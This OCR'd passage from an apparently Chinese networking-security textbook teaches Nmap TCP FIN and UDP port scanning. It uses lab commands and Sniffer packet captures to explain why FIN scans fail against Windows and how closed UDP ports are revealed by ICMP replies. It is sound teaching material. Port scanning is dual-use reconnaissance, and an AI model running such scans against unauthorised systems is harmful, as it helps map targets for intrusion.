


图 8-31 TCP FIN 扫描目标主机的 TCP 端口

但是,也存在一些操作系统(比如 Windows 系统),当扫描主机发送一个 FIN 报文段时,不管它的端口是否打开,都回复一个 RST 报文段,在这种情况下,TCP FIN 扫描方法就不适用了。

我们还是使用 Sniffer 抓包的形式验证 Nmap 的 TCP FIN 扫描的通信过程。假设目标主机使用 Windows 系统,并且 21 端口开放。启动 Sniffer 开始抓包,在扫描主机的 Zenmap 窗口输入命令:

```
nmap  -sF -p  21  192.168.111.3
```

这里-sF 表示 TCP 的 Fin 扫描。扫描结束,得到目标主机 21 端口是关闭的(见图 8-32)。但是,21 端口是开放的端口,为什么这里扫描成关闭的端口呢?通过分析

Sniffer 捕捉的数据包(见图 8-33),可以看到当扫描主机发送一个 FIN 报文段时,目标主机的 Windows 操作系统不管端口是否打开都回复一个 RST 报文段,因此,我们看到使用 Namp 的 FIN 扫描不适用于扫描操作系统是 Windows 的目标主机。




图 8-32　Nmap 使用 TCP FIN 扫描 Windows 主机

```
[192.168.111.1][192.168.111.3]TCP: D=21 S=52687 FIN SEQ=2426478732 LEN=0 WIN=3072
[192.168.111.3][192.168.111.1]TCP: D=52687 S=21 RST ACK=2426478733 WIN=0
```

图 8-33　使用 Sniffer 捕捉 TCP FIN 扫描 Windows 主机的通信过程

TCP FIN 扫描对 Linux 操作系统有效。假设目标主机使用 Linux 操作系统,启动 Sniffer 开始抓包,在扫描主机的 Zenmap 窗口,输入命令

nmap - sF - p 22 192.168.111.4

扫描结束,得到目标主机 22 端口是开放的端口(见图 8-34)。Sniffer 停止抓包,可以




图 8-34　Nmap 使用 TCP FIN 扫描 Linux 主机的开放端口

看到已经捕捉了两个 TCP 包(见图 8-35)。在 22 端口开放的状态下,扫描主机向目标主机的 22 端口发送第一次挥手报文段。由于目标主机的 22 端口是开放的,可以看到扫描主机连续发送两个 FIN 报文段,而目标主机两次都没有响应。

[192.168.111.1]	[192.168.111.4]	TCP: D=22 S=42002 FIN SEQ=1379820563 LEN=0 WIN=2048
[192.168.111.1]	[192.168.111.4]	TCP: D=22 S=42003 FIN SEQ=1379886098 LEN=0 WIN=2048

图 8-35　使用 Sniffer 捕捉 TCP FIN 扫描 Linux 主机开放端口的通信过程

对比图 8-33 和图 8-35,可以得到结论:使用 TCP FIN 扫描目标主机的开放端口,对 Linux 操作系统有效,而对 Windows 操作系统无效。

8.4.2　UDP 端口扫描

由于 UDP 是无连接的协议,因此,不能像 TCP 那样使用三次握手建立连接。Nmap 扫描 UDP 端口的方法是:构造一个内容为空的 UDP 用户数据报,发送给目的主机的 UDP 端口。例如,扫描主机通过 8001 端口探测目标主机的 UDP 端口 69(tftp 服务的端口)是否开放(见图 8-36)。若目标主机的 69 端口是开放的,则目标主机没有响应,不返回任何信息,说明目标主机的 69 端口是开放的。若目标主机的 69 端口处于关闭状态,则目标主机返回一个 ICMP 差错报告报文,表示目标主机的 69 端口是关闭的。




图 8-36　扫描目标主机的 UDP 端口

我们使用 Nmap 扫描配合 Sniffer 抓包的方法验证 Nmap 的 UDP 端口扫描原理。扫描主机启动 Sniffer 开始抓包。在 Zenmap 窗口输入命令:

```
nmap  -sU -p 69 192.168.111.3
```

这里-sU 表示 UDP 端口扫描。

扫描结束,得到目标主机的 69 端口是开放的端口(见图 8-37)。Sniffer 停止抓包,清晰看到已经捕捉了两个 UDP 包(见图 8-38)。通过这两个数据包,可以分析出 UDP 端口扫描的通信过程,扫描主机构造 UDP 用户数据报发送给目标主机的 UDP 端口 69,目标主机没有响应,不返回任何信息。扫描主机连续构造两个 UDP 用户数据报发送给目标主机的 69 端口,目标主机都是没有任何响应,说明目标主机的 69 端口是开放的。

接着,使用 Nmap 扫描关闭的 UDP 端口。Sniffer 重新开始抓包,在 Zenmap 窗口输入同样的 UDP 端口扫描命令:

nmap -sU -p 69 192.168.111.3

得到扫描结果(见图 8-39),69 端口为关闭的 UDP 端口。Sniffer 停止抓包,可以看到已经捕捉了两个 UDP 包(见图 8-40)。在端口关闭状态下,目标主机返回一个 ICMP 差错报告报文,表示目标主机的 69 端口是关闭的。




图 8-37 Nmap 使用 UDP 扫描目标主机的开放端口

[192.168.111.1]	[192.168.111.3]	UDP: D=69 S=49768 LEN=8
[192.168.111.1]	[192.168.111.3]	UDP: D=69 S=49769 LEN=8

图 8-38 使用 Sniffer 捕捉扫描开放的 UDP 端口的通信过程




图 8-39 Nmap 使用 UDP 端口扫描目标主机的关闭端口

[192.168.111.1]	[192.168.111.3]	UDP: D=69 S=60126 LEN=8
[192.168.111.3]	[192.168.111.1]	专家: ICMP Port Unreachable ICMP: Destination unreachable (Port unreachable)

图 8-40 使用 Sniffer 捕捉扫描关闭的 UDP 端口的通信过程

8.5 SYN Flood 攻击和 Land 攻击

